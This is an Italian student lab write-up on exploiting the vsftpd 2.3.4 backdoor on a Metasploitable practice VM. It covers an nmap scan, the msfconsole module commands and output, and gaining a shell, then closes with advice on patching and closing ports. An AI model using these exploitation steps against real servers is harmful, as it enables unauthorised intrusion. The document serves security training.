
Vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).
Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/).
Chiamate la cartella test_metasploit.


Esercizio S7 L1

Davide Andreozzi

Innanzitutto apriamo nmap e facciamo uno scan per vedere le porte aperte e i relativi servizi e versioni correlate che ci servirà successivamente per individuare l'exploit da utilizzare




Successivamente apriamo Metasploit su Kali linux e andiamo a cercare l'exploit per la nostra versione di VSFTPD che è la 2.3.4




Andiamo a settare il modulo.
In particolare andiamo a inserire il nostro ip target tramite il comando «set rhosts 192.168.178.101»

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.178.101
```


E diamo il comando di eseguire l’exploit.
Come si può notare la backdoor è stata «spawnata» e aperta una shell.



Se andiamo a digitare il comando «ifconfig» potremo vedere come output l'ip della macchina target.
Successivamente è stata creata la cartella Test_Metasploit nel percorso radice della macchina bersaglio



Spostandoci sulla macchina bersaglio possiamo vedere che andando nel percorso radice del OS troviamo la cartella che abbiamo creato in precedenza dalla macchina attaccante.



Conclusioni

- In sostanza abbiamo sfruttato un exploit di una versione specifica di un servizio attivo sulla macchina bersaglio che siamo riusciti a trovare tramite lo scanner nmap.
- Trovare un exploit è relativamente semplice, possiamo utilizzare database online o sw tipo Metasploit, o meglio ancora combinare l'uso di entrambi.
- Per potersi difendere da questo tipo di attacchi è buona norma aggiornare regolarmente i sw. Nella maggior parte dei casi le patch vanno a eliminare l'exploit, inoltre, sarebbe ottimo ridurre al minimo i privilegi root agli utenti e mitigare il più possibile tutti i servizi non utilizzati e chiuderne le porte ove possibile.